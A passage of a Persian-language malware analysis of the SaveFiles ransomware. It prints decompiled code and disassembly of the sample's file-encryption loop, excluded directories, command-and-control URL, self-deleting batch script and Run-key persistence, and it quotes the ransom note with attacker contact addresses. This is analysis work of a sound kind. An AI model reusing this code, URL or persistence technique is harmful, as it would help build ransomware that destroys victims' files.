985     "overing files is to purchase a decrypt software and unique private key.\r\nAfter purchase you will start decrypt software, enter your unique private ke",
986     "y and it will decrypt all your data.\r\nOnly we can give you this key and only we can recover your files.\r\nYou need to contact us by e-mail BM-2cxonzj9o",
987     "\n5qX2MrwWk4j3qQuXBk04h@bitmessage.ch send us your personal ID and wait for further instructions.\r\nFor you to be sure, that we can decrypt your file",
988     "s - you can send us a 1-3 any not very big encrypted files and we will send you back it in a original form FREE.\r\nPrice for decryption $300. \r\nThis pr",
989     "ice available if you contact us first 72 hours.\r\n\r\n\r\n\r\n\r\nE-mail address to contact us:\r\nBM-2cxonzj9ovn5qX2MrwWk4j3qQuXBk04h@bitmessage.ch\r\n\r\nReserve e",
990     "-mail address to contact us:\r\nsavefiles@india.com\r\n\r\n\r\nYour personal id:\r\n"
991 }; // weak
```

همانطور که اشاره نمودیم این باج افزار فایل هایی که حجم آن ها بیشتر از ۵۲۴۲۸۸۰ است، را به این شکل رمز گذاری می کند که ابتدا ۵۲۴۲۸۸۰ بایت ابتدایی آن ها را تغییر می دهد، سپس ۵۲۴۲۸۸۰۰ بایت بعدی را بدون تغییر قرار می دهد و دوباره ۵۲۴۲۸۸۰ بایت را رمز گذاری می کند و این فرایند تا انتها ادامه دارد. قطعه کد زیر مربوط به این فرایند می باشد و تعداد بایت های مورد هدف باج افزار نیز به خوبی قابل مشاهده است:

```
urpress.c
2590 v25 = &v3;
2591 hFile = (HANDLE)-1;
2592 lpBuffer = 0;
2593 v24 = 0;
2594 v26 = 0;
2595 hFile = CreateFileW(lpFileName, 0xC0000000, 1u, 0, 3u, 0x80u, 0);
2596 if ( hFile == (HANDLE)-1 )
2597 {
2598     v12 = aCreatefile;
2599     CxxThrowException(&v12, &_TI2PAG);
2600 }
2601 v19 = GetFileSize(hFile, 0);
2602 if ( !v19 )
2603 {
2604     CloseHandle(hFile);
2605     hFile = (HANDLE)-1;
2606     lstrcpyW(&String1, lpFileName);
2607     lpString2 = (LPCWSTR)std::basic_string<unsigned short, std::char_traits<unsigned short>, std::allocator<unsigned short>>::c_str(a1 + 104);
2608     lstrcatW(&String1, lpString2);
2609     if ( !MoveFileW(lpFileName, &String1) )
2610     {
2611         v11 = aMovefile;
2612         CxxThrowException(&v11, &_TI2PAG);
2613     }
2614     v10 = 0;
2615     CxxThrowException(&v10, &_TI1H);
2616 }
2617 lpBuffer = VirtualAlloc(0, 0x500010u, 0x1000u, 4u);
2618 if ( !lpBuffer )
2619 {
2620     v9 = aVirtualalloc;
2621     CxxThrowException(&v9, &_TI2PAG);
2622 }
2623 lDistanceToMove = 0;
2624 do
2625 {
2626     if ( SetFilePointer(hFile, lDistanceToMove, 0, 0) == -1 )
2627         break;
2628     NumberOfBytesRead = 0;
2629     if ( !ReadFile(hFile, lpBuffer, 0x500000u, &NumberOfBytesRead, 0) )
2630     {
2631         v8 = aReadfile;
2632         CxxThrowException(&v8, &_TI2PAG);
2633     }
2634 }
2635 if ( !NumberOfBytesRead )
2636     break;
2637 memset(&Dst, 0, 0x15u);
2638 memset(&v17, 0, 0x1000u);
2639 v24 = VirtualAlloc(0, NumberOfBytesRead, 0x1000u, 4u);
2640 memcpy((void *)v24, lpBuffer, NumberOfBytesRead);
2641 sub_401266((int)&v17, a1 + 24, &Dst);
2642 sub_40233E((int)&v17, (int)v24, NumberOfBytesRead);
2643 if ( SetFilePointer(hFile, lDistanceToMove, 0, 0) == -1 )
2644     break;
2645 NumberOfBytesWritten = 0;
2646 if ( !WriteFile(hFile, v24, NumberOfBytesRead, &NumberOfBytesWritten, 0) )
2647 {
2648     v7 = aWritefile;
2649     CxxThrowException(&v7, &_TI2PAG);
2650 }
2651 lDistanceToMove += 57671680;
2652 v14 = v19 - lDistanceToMove;
2653 while ( (signed int)(v19 - lDistanceToMove) >= 5242880 );
2654 CloseHandle(hFile);
2655 hFile = (HANDLE)-1;
2656 lstrcpyW(&NewFileName, lpFileName);
2657 v4 = (LPCWSTR)std::basic_string<unsigned short, std::char_traits<unsigned short>, std::allocator<unsigned short>>::c_str(a1 + 104);
2658 lstrcatW(&NewFileName, v4);
2659 result = MoveFileW(lpFileName, &NewFileName);
2660 if ( !result )
2661 {
2662     v6 = aMovefile_0;
2663     CxxThrowException(&v6, &_TI2PAG);
2664 }
2665 v26 = -1;
2666 if ( lpBuffer )
2667     result = VirtualFree(lpBuffer, 0, 0x8000u);
2668 if ( v24 )
2669     result = VirtualFree((LPVOID)v24, 0, 0x8000u);
2670 if ( hFile != (HANDLE)-1 )
2671     result = CloseHandle(hFile);
2672 return result;
2673 }
```

در قطعه کد زیر پسوندی که پس از رمز گذاری به انتهای فایل ها اضافه می شود، قابل مشاهده است :

```
urpress.c
992 char *off_40E4F0 = ".SAVEfiles"; // weak
993 void *off_40E518 = &unk_4106B8; // weak
994 LPCWSTR lpWindowName = L"LPCWSTRszTitle"; // idb
995 LPCWSTR lpClassName = L"LPCWSTRszWindowClass"; // idb
996 wchar_t aAdmin[] = L"--Admin"; // idb
997 wchar_t aForNetres[] = L"--ForNetRes"; // idb
998 wchar_t aAutostart_0[] = L"--AutoStart"; // idb
999 wchar_t aService[] = L"--Service"; // idb
1000 wchar_t aAdmin_0[8] = L"--Admin"; // weak
1001 wchar_t aRunas[6] = L"runas"; // weak
```

همانطور که قبلا اشاره نمودیم باج افزار SaveFiles به جز برخی از دایرکتوری های موجود در سیستم قربانیان، باقی دایرکتوری های موجود بر روی سیستم قربانیان را اسکن می نماید و تمام فایل های موجود در آن ها را رمزگذاری می کند. قطعه کد زیر مربوط به دایرکتوری هایی می باشد که از حمله ی باج افزار مصون باقی می ماند:

```
urpress.c
1003 wchar_t aCWindows[12] = L"C:\\Windows\\"; // weak
1004 wchar_t aCProgramFilesX[40] = L"C:\\Program Files (x86)\\Mozilla Firefox\\"; // weak
1005 wchar_t aCProgramFilesX_0[42] = L"C:\\Program Files (x86)\\Internet Explorer\\"; // weak
1006 wchar_t aCProgramFilesX_1[31] = L"C:\\Program Files (x86)\\Google\\"; // weak
1007 wchar_t aCProgramFilesM[34] = L"C:\\Program Files\\Mozilla Firefox\\"; // weak
1008 wchar_t aCProgramFilesI[36] = L"C:\\Program Files\\Internet Explorer\\"; // weak
1009 wchar_t aCProgramFilesG[25] = L"C:\\Program Files\\Google\\"; // weak
1010 wchar_t aDWindows[12] = L"D:\\Windows\\"; // weak
1011 wchar_t aDProgramFilesX[40] = L"D:\\Program Files (x86)\\Mozilla Firefox\\"; // weak
1012 wchar_t aDProgramFilesX_0[42] = L"D:\\Program Files (x86)\\Internet Explorer\\"; // weak
1013 wchar_t aDProgramFilesX_1[31] = L"D:\\Program Files (x86)\\Google\\"; // weak
1014 wchar_t aDProgramFilesM[34] = L"D:\\Program Files\\Mozilla Firefox\\"; // weak
1015 wchar_t aDProgramFilesI[36] = L"D:\\Program Files\\Internet Explorer\\"; // weak
1016 wchar_t aDProgramFilesG[25] = L"D:\\Program Files\\Google\\"; // weak
1017 wchar_t asc_411228[3] = L"\\\\"; // weak
1018 wchar_t asc_411230[2] = L"\\\\"; // weak
```

قطعه کد زیر مربوط به دامنه ی مربوط به سرور کنترل و فرمان باج افزار می باشد :

```
urpress.c
969 CHAR Name[] = "TEMP"; // idb
970 CHAR asc_40E3C0[] = "\\\"; // idb
971 CHAR aDelfselfBat[] = "delfself.bat"; // idb
972 CHAR aEchoOffTryDel[] = "@echo off\r\n:try\r\n:del \\\"; // idb
973 CHAR aIfExist[] = "\\\"\\r\\nif exist \\\"; // idb
974 CHAR aGotoTry[] = "\\\" goto try\r\n\"; // idb
975 CHAR aDel[] = "del \\\"; // idb
976 CHAR asc_40E410[] = "\\\"; // idb
977 CHAR asc_40E414[] = "\\\"; // idb
978 CHAR asc_40E418[] = "\\\"; // idb
979 LPCSTR lpString = "http://xxxart.pp.ua/finish2/get.php"; // idb
980 void *off_40E478 = &unk_40EBD8; // weak
```

قطعه کد زیر مربوط به فرایند حذف فایل اجرایی باج افزار، پس از اتمام فرایند رمزگذاری فایل ها می باشد :

```
IDA View-A Hex View-1 Structures
loc_40482A:                ; nSize
push 104h
lea edx, [ebp+Filename]
push edx                  ; lpFilename
push 0                    ; hModule
call ds:GetModuleFileNameA
push 104h                 ; cchBuffer
lea eax, [ebp+Filename]
push eax                  ; lpzShortPath
lea ecx, [ebp+Filename]
push ecx                  ; lpzLongPath
call ds:GetShortPathNameA
push 104h                 ; nSize
lea edx, [ebp+Buffer]
push edx                  ; lpBuffer
push offset Name         ; "TEMP"
call ds:GetEnvironmentVariableA
xor ecx, ecx
cmp ecx, eax
sbb edx, edx
lea eax, [ebp+Buffer]
and edx, eax
mov [ebp+lpString2], edx
mov ecx, [ebp+lpString2]
push ecx                  ; lpString2
lea edx, [ebp+String1]
push edx                  ; lpString1
call ds:lstrcpyA
push offset asc_40E3C0 ; "\\\"
lea eax, [ebp+String1]
push eax                  ; lpString1
call ds:lstrcata
push offset aDelfselfBat ; "delfself.bat"
lea ecx, [ebp+String1]
push ecx                  ; lpString1
call ds:lstrcata
push offset aEchoOffTryDel ; "@echo off\r\n:try\r\nndel \\"
lea edx, [ebp+Str]
push edx                  ; lpString1
call ds:lstrcpyA

push eax                  ; lpString2
lea ecx, [ebp+Str]
push ecx                  ; lpString1
call ds:lstrcata
push offset aIfExist ; "\\\"nif exist \\"
lea edx, [ebp+Str]
push edx                  ; lpString1
call ds:lstrcata
lea eax, [ebp+Filename]
push eax                  ; lpString2
lea ecx, [ebp+Str]
push ecx                  ; lpString1
call ds:lstrcata
push offset aGotoTry ; "\\\" goto try\r\n"
lea edx, [ebp+Str]
push edx                  ; lpString1
call ds:lstrcata
push offset aDel ; "del \\"
lea eax, [ebp+Str]
push eax                  ; lpString1
call ds:lstrcata
lea ecx, [ebp+String1]
push ecx                  ; lpString2
lea edx, [ebp+Str]
push edx                  ; lpString1
call ds:lstrcata
push offset asc_40E410 ; "\\\"
lea eax, [ebp+Str]
push eax                  ; lpString1
call ds:lstrcata
lea ecx, [ebp+String1]
push ecx                  ; pszPath
call ds:PathFileExistsA
test eax, eax
jz short loc_40496E

lea edx, [ebp+String1]
push edx                  ; lpFileName
call ds>DeleteFileA
```

قطعه کد زیر مربوط به تابع `GetDriveTypeA()` می باشد که باج افزار از این تابع برای شناسایی نوع درایوها استفاده می کند :

```

lea ecx, [ebp+var_30]
call ds:?.c_str@?basic_string@DU?char_traits@0?std@v?allocator@0?std@0?BFDX? ; std::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(void)
push eax ; lpRootPathName
call ds:GetDriveTypeA
mov [ebp+var_34], eax
mov edx, [ebp+var_34]
mov [ebp+var_50], edx
cmp [ebp+var_50], 2
jb short_loc_403420

short_loc_403420:
cmp [ebp+var_50], 4
jbe short_loc_4033D5

short_loc_4033D5:
cmp [ebp+var_50], 6
jz short_loc_4033D5
    
```

قطعه کد زیر مربوط به تابع `GetLogicalDrives()` می باشد که با استفاده از این تابع درایوهای سیستم قربانی شناسایی می شوند :

```

var_C= dword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr 8

; FUNCTION CHUNK AT 0040A210 SIZE 00000014 BYTES

; __unwind { // SEH_4032E3
push ebp
mov ebp, esp
push 0FFFFFFFh
push offset SEH_4032E3
mov eax, large fs:0
push eax
mov large fs:0, esp
sub esp, 50h
push ebx
call ds:GetLogicalDrives
mov [ebp+var_14], eax
mov [ebp+var_10], 0
jmp short_loc_40331A

loc_40331A:
cmp [ebp+var_10], 1Ah
jge loc_40344A

loc_40344A:
mov ecx, [ebp+var_C]
mov large fs:0, ecx
pop ebx
mov esp, ebp
pop ebp
retn
; } // starts at 4032E3
sub_4032E3 endp

loc_403445:
mov edx, [ebp+var_14]
mov ecx, [ebp+var_10]
shr edx, cl
and edx, 1
mov [ebp+var_18], edx
cmp [ebp+var_18], 0
jz loc_403445
    
```

قطعه کد زیر مربوط به تابع `WNetOpenEnumW()` می باشد که باج افزار جهت شناسایی ارتباطات موجود با سیستم قربانی از آن استفاده می کند.

```

; FUNCTION CHUNK AT 0040A22E SIZE 00000009 BYTES

; __unwind { // SEH_403459
push    ebp
mov     ebp, esp
push    0FFFFFFFh
push    offset SEH_403459
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub     esp, 6Ch
mov     [ebp+dwBytes], 4000h
mov     [ebp+cCount], 0FFFFFFFh
lea     eax, [ebp+hEnum]
push    eax                ; lpEnum
mov     ecx, [ebp+lpNetResource]
push    ecx                ; lpNetResource
push    0                  ; dwUsage
push    0                  ; dwType
push    2                  ; dwScope
call    WNetOpenEnumW
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz     short loc_4034A5

loc_4034A5:
mov     edx, [ebp+dwBytes]
push    edx                ; dwBytes
push    40h                ; uFlags
call    ds:GlobalAlloc
mov     [ebp+Dst], eax
  
```

قطعه کد زیر مربوط به تابع `CryptAcquireContextA()` می باشد که جهت بدست آوردن ظرفیت یک کلید منحصر بفرود در هنگام انجام فرایند رمزگذاری استفاده می شود :


```

; try {
mov [ebp+var_4], 0
push 0F000000h ; dwFlags
push 1 ; dwProvType
push 0 ; szProvider
push 0 ; szContainer
lea eax, [ebp+phProv]
push eax ; phProv
call ds:CryptAcquireContextW
test eax, eax
jnz short loc_4036EB

loc_4036EB:
lea edx, [ebp+phHash]
push edx ; phHash
push 0 ; dwFlags
push 0 ; hKey
push 8003h ; Algid
mov eax, [ebp+phProv]
push eax ; hProv
call ds:CryptCreateHash
test eax, eax
jnz short loc_40371B

loc_40371B:
; dwFlags
push 0
mov edx, [ebp+lpString]
push edx ; lpString
call ds:lstrlenA ; lpString
push eax ; dwDataLen
mov eax, [ebp+lpString]
push eax ; pbData
mov ecx, [ebp+phHash]
push ecx ; hHash
call ds:CryptHashData
    
```

```

mov [ebp+var_34], 0
push offset _TI1H ; throw info for 'int'
lea ecx, [ebp+var_34]
push ecx
call _CxxThrowException

mov [ebp+var_38], 0
push offset _TI1H ; throw info for 'int'
lea ecx, [ebp+var_38]
push ecx
call _CxxThrowException
    
```

قطعه کدهای زیر مربوط به Code page می باشد که یک کاراکتر رمز گذاری می باشد :

```

urpress.c
3134 //----- (00404806) -----
3135 void __cdecl sub_404806(LPCSTR lpString, int a2)
3136 {
3137     unsigned int Size; // ST20_4
3138     void *Dst; // ST1C_4
3139     UINT CodePage; // [esp+0h] [ebp-Ch]
3140
3141     CodePage = 0;
3142     if ( (_BYTE)a2 )
3143         CodePage = 65001;
3144     Size = 2 * lstrlenA(lpString) + 2;
3145     Dst = malloc(Size);
3146     memset(Dst, 0, Size);
3147     MultiByteToWideChar(CodePage, 0, lpString, -1, (LPWSTR)Dst, Size >> 1);
3148     return Dst;
3149 }
3150
3151 //----- (00404883) -----
3152 int __cdecl sub_404883(int a1, char a2, int a3, int a4, int a5, char a6)
3153 {
3154     int v6; // ST14_4
3155     CHAR *v7; // ST10_4
3156     const WCHAR *v8; // eax
3157     int v9; // ST18_4
3158     int v10; // eax
3159     int v11; // ST1C_4
3160     char v13; // [esp+4h] [ebp-30h]
3161     char v14; // [esp+8h] [ebp-2Ch]
3162     char v15; // [esp+Ch] [ebp-28h]
3163     UINT CodePage; // [esp+10h] [ebp-24h]
3164     int cbMultiByte; // [esp+10h] [ebp-20h]
3165     int v18[4]; // [esp+18h] [ebp-1Ch]
3166     int v19; // [esp+30h] [ebp-4h]
3167
3168     v19 = 1;
3169     CodePage = 0;
3170     if ( a6 )
3171         CodePage = 65001;
3172     cbMultiByte = std::basic_string,std::allocator>::length(&a2)
3173         + 1024;
3174     v14 = 0;
3175     sub_405280(v18, cbMultiByte, (int)&v14, &v15);
3176     LOBYTE(v19) = 2;
3177     v6 = cbMultiByte;
3178     v7 = (CHAR *)sub_405340(v18, 0);
3179     v8 = (const WCHAR *)std::basic_string,std::allocator>::c_str(&a2);
3180     WideCharToMultiByte(CodePage, 0, v8, -1, v7, v6, 0, 0);
3181     v9 = unknown_libname_2(v18, &v13);
3182     v10 = unknown_libname_1(v18);
3183     std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
3184         a1,
3185         v10,
3186         v9,
3187         v11);
3188     LOBYTE(v19) = 1;
3189     sub_4052E0(v18);
3190     LOBYTE(v19) = 0;
3191     std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned
3192     return a1;
3193 }
3194 // 40BAA0: using guessed type int __thiscall unknown_libname_2(_DWORD, _DWORD);
3195 // 40B184: using guessed type int __thiscall std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::c_str(_DWORD);
3196 // 40B18C: using guessed type int __thiscall std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::basic_string<unsigned short,std::char_t
3197 // 40B1A8: using guessed type int __thiscall std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(_DWORD,
    
```

این باج افزار از کتابخانه های ویندوزی به همراه توابعی از هر کدام از کتابخانه ها استفاده می کند، در تصویر، استفاده از این کتابخانه ها به خوبی قابل مشاهده است، همچنین لیست کامل این کتابخانه ها به همراه توابع مورد استفاده نیز در ادامه ی متن آمده است.

MPR.dll	RPCRT4.dll	WININET.dll	WINMM.dll	SHELL32.dll
WNetEnumResourceW	UuidCreate	InternetReadFile	timeGetTime	ShellExecuteExW
WNetCloseEnum	UuidToStringW	InternetOpenW		CommandLine
WNetOpenEnumW	RpcStringFreeW	InternetCloseHandle		ToArgvW
		InternetOpenUrlW		

ADVAPI32.dll	USER32.dll	SHLWAPI.dll	KERNEL32.dll
CryptAcquireContextW	BeginPaint	PathFindFileNameW	CreateToolhelp32Snaps
CloseServiceHandle	MessageBoxW	PathFileExistsW	hot
RegDeleteValueW	PeekMessageW	PathRemoveFileSpecW	IstrlenA
CryptReleaseContext	SendMessageW	PathAppendW	LoadLibraryW
RegCloseKey	UpdateWindow	PathFindExtensionW	GlobalFree
RegSetValueExW	PostThreadMessageW	PathFileExistsA	WaitForSingleObject
QueryServiceStatus	RegisterClassExW		GetDriveTypeA
CryptGetHashParam	GetMessageW		FlushFileBuffers
OpenSCManagerW	EndPaint		GetModuleFileNameA
RegOpenKeyExW	TranslateMessage		GetCommandLineW
OpenServiceW	DefWindowProcW		IstrlenW
ControlService	IsWindow		GetShortPathNameA
CryptHashData	LoadCursorW		Process32NextW
RegQueryValueExW	CreateWindowExW		CreateProcessW
CryptDestroyHash	PostQuitMessage		GetCurrentProcess
CryptCreateHash	ShowWindow		GetFileSize
	DispatchMessageW		IstrcatA
	DestroyWindow		GetModuleHandleW

KERNEL32.dll	KERNEL32.dll	MSVCRT.dll	MSVCRT.dll
CreateThread	GetLastError	__wgetmainargs	iswspace
SetErrorMode	CopyFileW	malloc	_initterm
MultiByteToWideChar	IstrcpynW	?? *exception@@QAE@ABV *@@@Z	_controlfp
GetStartupInfoW	ReadFile	__p__fmode	_wcmdln

GetLogicalDrives	OpenProcess	??\type_info@@UAE@XZ	__set_app_type
CreateDirectoryW	IstrcpyA	memset	??\YAPAXI@Z
DeleteFileW	CreateFileW	__dllonexit	memcpy
IstrcatW	GlobalAlloc	_wcsicmp	wcsicmp
Process\FirstW	VirtualFree	_onexit	exit
GetComputerNameW	Sleep	strlen	sprintf
CreateMutexA	MoveFileW	_except_handler\	_itow
IstrcpyW	CreateFileA	__setusermatherr	free
WideCharToMultiByte	GetVersion	srand	atoi
GetModuleFileNameW	VirtualAlloc	__p_commode	_wtol
SetFilePointer	LocalAlloc	_XcptFilter	strstr
FindNextFileW	SetLastError	__CxxFrameHandler	_exit
GetCurrentProcessId	DeleteFileA	__CxxThrowException	
GetExitCodeProcess	WriteFile	tolower	
LocalFree	CloseHandle	??\exception@@UAE@XZ	
FormatMessageW	FindFirstFileW	_adjust_fdiv	
TerminateProcess	IstrcmpW	??\YAXPAX@Z	
CreateProcessA	GetProcAddress	??\exception@@QAE@XZ	
GetEnvironmentVariableA	CreateEventW		

MSVCP\.dll

```
?replace@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAEAAV\Y@IIABV\Y@@@Z
?length@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QBEIXZ
?length@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QBEIXZ
?rfind@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QBEIGI@Z
?begin@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAEPAAGXZ
??\?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QAE@PBDABV?$allocator@D@\@@@Z
??Hstd@@YA?AV?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@GABV\@@@Z
??\?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAE@ABV\@@@Z
?c_str@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QBEPBDXZ
??\?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAE@PBGABV?$allocator@G@\@@@Z
??\?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAE@ABV?$allocator@G@\@@@Z
??A?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QAEAAADI@Z
??\?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QAE@ABV?$allocator@D@\@@@Z
?find@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QBEIABV\Y@I@Z
??A?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAEAAAGI@Z
?npos@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@YIB
??Y?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAEAAV\@PBG@Z
??\?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAEAAV\@PBG@Z
?substr@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QBE?AV\Y@II@Z
??Hstd@@YA?AV?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@GABV\@PBG@Z
?c_str@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QBEPBGXZ
??\?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QAEAAV\@PBD@Z
?npos@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@YIB
??\?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QAE@XZ
??\?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QAE@PBD\ABV?$allocator@D@\@@@Z
??\?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QAE@ABV\@@@Z
??\std@@YA_NABV?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@GABV\@@@Z
??\?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAEAAV\@ABV\@@@Z
??Y?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@Y@@@std@@QAEAAV\@PBD@Z
??\?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAE@PBG\ABV?$allocator@G@\@@@Z
?end@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAEPAAGXZ
?empty@?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QBE_NXZ
??\?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@Y@@@std@@QAE@XZ
```

کلید رجیستری زیر توسط باج افزار باز می شود :

\Software\Microsoft\Windows\CurrentVersion\Run	این کلید برای اجرای دائمی و در هر بار اجرای سیستم از آن استفاده می شود.
--	---

قطعه کد زیر مربوط به کلید رجیستری مورد اشاره می باشد :

```
urpress.c
937 int _TI1H = 0; // weak
938 int _TI2PAG = 0; // weak
939 int _TI1_AVexception__ = 0; // weak
940 CHAR ProcName[] = "SHGetFolderPathW"; // idb
941 char asc_40E05C[2] = "\\"; // weak
942 char asc_40E060[2] = "/"; // weak
943 char asc_40E064[2] = "\\"; // weak
944 char asc_40E068[2] = "/"; // weak
945 char asc_40E06C[2] = "*"; // weak
946 wchar_t Str2[] = L"."; // idb
947 wchar_t asc_40E074[] = L".."; // idb
948 wchar_t asc_40E07C[2] = L"\\"; // weak
949 wchar_t asc_40E080[2] = L" "; // weak
950 char asc_40E084[3] = ":\\"; // weak
951 char Format[] = "%.2X"; // idb
952 wchar_t aCreatefile[11] = L"CreateFile"; // weak
953 wchar_t aMovefile[9] = L"MoveFile"; // weak
954 wchar_t aVirtualalloc[13] = L"VirtualAlloc"; // weak
955 wchar_t aReadfile[9] = L"ReadFile"; // weak
956 wchar_t aWritefile[10] = L"WriteFile"; // weak
957 wchar_t aMovefile_0[9] = L"MoveFile"; // weak
958 wchar_t aSoftwareMicros[46] = L"Software\Microsoft\Windows\CurrentVersion\Run"; // weak
959 CHAR aShgetfolderpat_0[] = "SHGetFolderPathW"; // idb
960 wchar_t aSoftwareMicros_0[46] = L"Software\Microsoft\Windows\CurrentVersion\Run"; // weak
961 CHAR aEnumprocesses[] = "EnumProcesses"; // idb
962 CHAR aEnumprocessmod[] = "EnumProcessModules"; // idb
963 CHAR aGetmodulebasen[] = "GetModuleBaseNameW"; // idb
964 CHAR aEnumprocesses_0[] = "EnumProcesses"; // idb
965 CHAR aEnumprocessmod_0[] = "EnumProcessModules"; // idb
966 CHAR aGetmodulebasen_0[] = "GetModuleBaseNameW"; // idb
967 wchar_t aSoftwareMicros_1[46] = L"Software\Microsoft\Windows\CurrentVersion\Run"; // weak
968 wchar_t aCmdExe[] = L"cmd.exe"; // idb
```

قطعه کدهای زیر مربوط به برخی دیگر از کلیدهای رجیستری می باشد :

```
urpress.c
2839 v1 = alloca(8284);
2840 lpSubKey = aSoftwareMicros;
2841 phkResult = 0;
2842 result = RegOpenKeyExW(HKEY_CURRENT_USER, aSoftwareMicros, 0, 0xF003Fu, &phkResult);
2843 v8 = result;
2844 if (!result)
2845 {
2846     Type = 1;
2847     *(_DWORD *)Data = 0;
2848     memset(&v11, 0, 0x7FCu);
2849     v12 = 0;
2850     cbData = 1024;
2851     RegQueryValueExW(phkResult, L"SysHelper", 0, &Type, Data, &cbData);
2852     RegCloseKey(phkResult);
2853     if ( !strlen((LPCWSTR)Data) > 0 && PathFileExistsW((LPCWSTR)Data) )
2854     {
2855         result = sub_404739(0, 0);
2856     }
2857     else
2858     {
2859         hModule = LoadLibraryW(L"Shell32.dll");
2860         v14 = GetProcAddress(hModule, aShgetfolderpat_0);
2861         pNumArgs = 0;
2862         lpCmdLine = GetCommandLine();
2863         v25 = (LPCWSTR *)CommandLineToArgvW(lpCmdLine, &pNumArgs);
2864         lstrcpyW(&String1, *v25);
2865         pMore = PathFindFileNameW(&String1);
2866         ((void (__stdcall *)(_DWORD, signed int, _DWORD, _DWORD, WCHAR *))v14)(0, 28, 0, 0, &pszPath);
2867         UuidCreate(&Uuid);
2868         StringUuid = 0;
2869         UuidToStringW(&Uuid, &StringUuid);
2870         std::basic_string<unsigned short, std::char_traits<unsigned short>, std::allocator<unsigned short>>::basic_string<unsigned short, std::char_traits<unsigned short>, std::allocator<unsigned short>>(&v24, StringUuid, &v5);
2871         v30 = 0;
2872         RpcStringFreeW(&StringUuid);
2873         v3 = (const WCHAR *)std::basic_string<unsigned short, std::char_traits<unsigned short>, std::allocator<unsigned short>>::c_str(&v24);
2874         PathAppendW(&pszPath, v3);
2875         CreateDirectoryW(&pszPath, 0);
2876         PathAppendW(&pszPath, pMore);
2877         DeleteFileW(&pszPath);
2878         CopyFileW(&String1, &pszPath, 0);
2879         hKey = 0;
2880     }
2881     hKey = 0;
2882 }
```

```

2883 v27 = RegOpenKeyExW(HKEY_CURRENT_USER, lpSubKey, 0, 0xF003Fu, &hKey);
2884 if ( !v27 )
2885 {
2886     String = 0;
2887     memset(&v18, 0, 0x7FCu);
2888     v19 = 0;
2889     lstrcpyW(&String, L"");
2890     lstrcatW(&String, &pszPath);
2891     lstrcatW(&String, L"\ --AutoStart ");
2892     lstrcatW(&String, (LPCWSTR)(a1 + 30006));
2893     lstrcatW(&String, L" ");
2894     lstrcatW(&String, (LPCWSTR)(a1 + 60006));
2895     v4 = lstrlenW(&String);
2896     v27 = RegSetValueExW(hKey, L"SysHelper", 0, 2u, (const BYTE *)&String, 2 * v4);
2897     RegCloseKey(hKey);
2898     sub_404739(0, 0);
2899 }
2900 v30 = -1;
2901 result = std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::~basic_string<unsigned short,std::char_traits<unsigned short>,std::all...
2902 }
2903 }
2904 }
2905 }
2906 // 40B184: using guessed type int __thiscall std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::c_str<_DWORD>;
2907 // 40B18C: using guessed type int __thiscall std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::~basic_string<unsigned short,std::char_tr...
2908 // 40B1C8: using guessed type int __thiscall std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::~basic_string<unsigned short,std::char_tr...
2909 // 40E159: using guessed type wchar_t aSoftwareMicros[46];
2910
2911 //----- (00404304) -----
2912 LSTATUS sub_404304()
2913 {
2914     LSTATUS result; // eax
2915     HKEY phkResult; // [esp+4h] [ebp+8h]
2916     LSTATUS v2; // [esp+8h] [ebp-4h]
2917
2918     phkResult = 0;
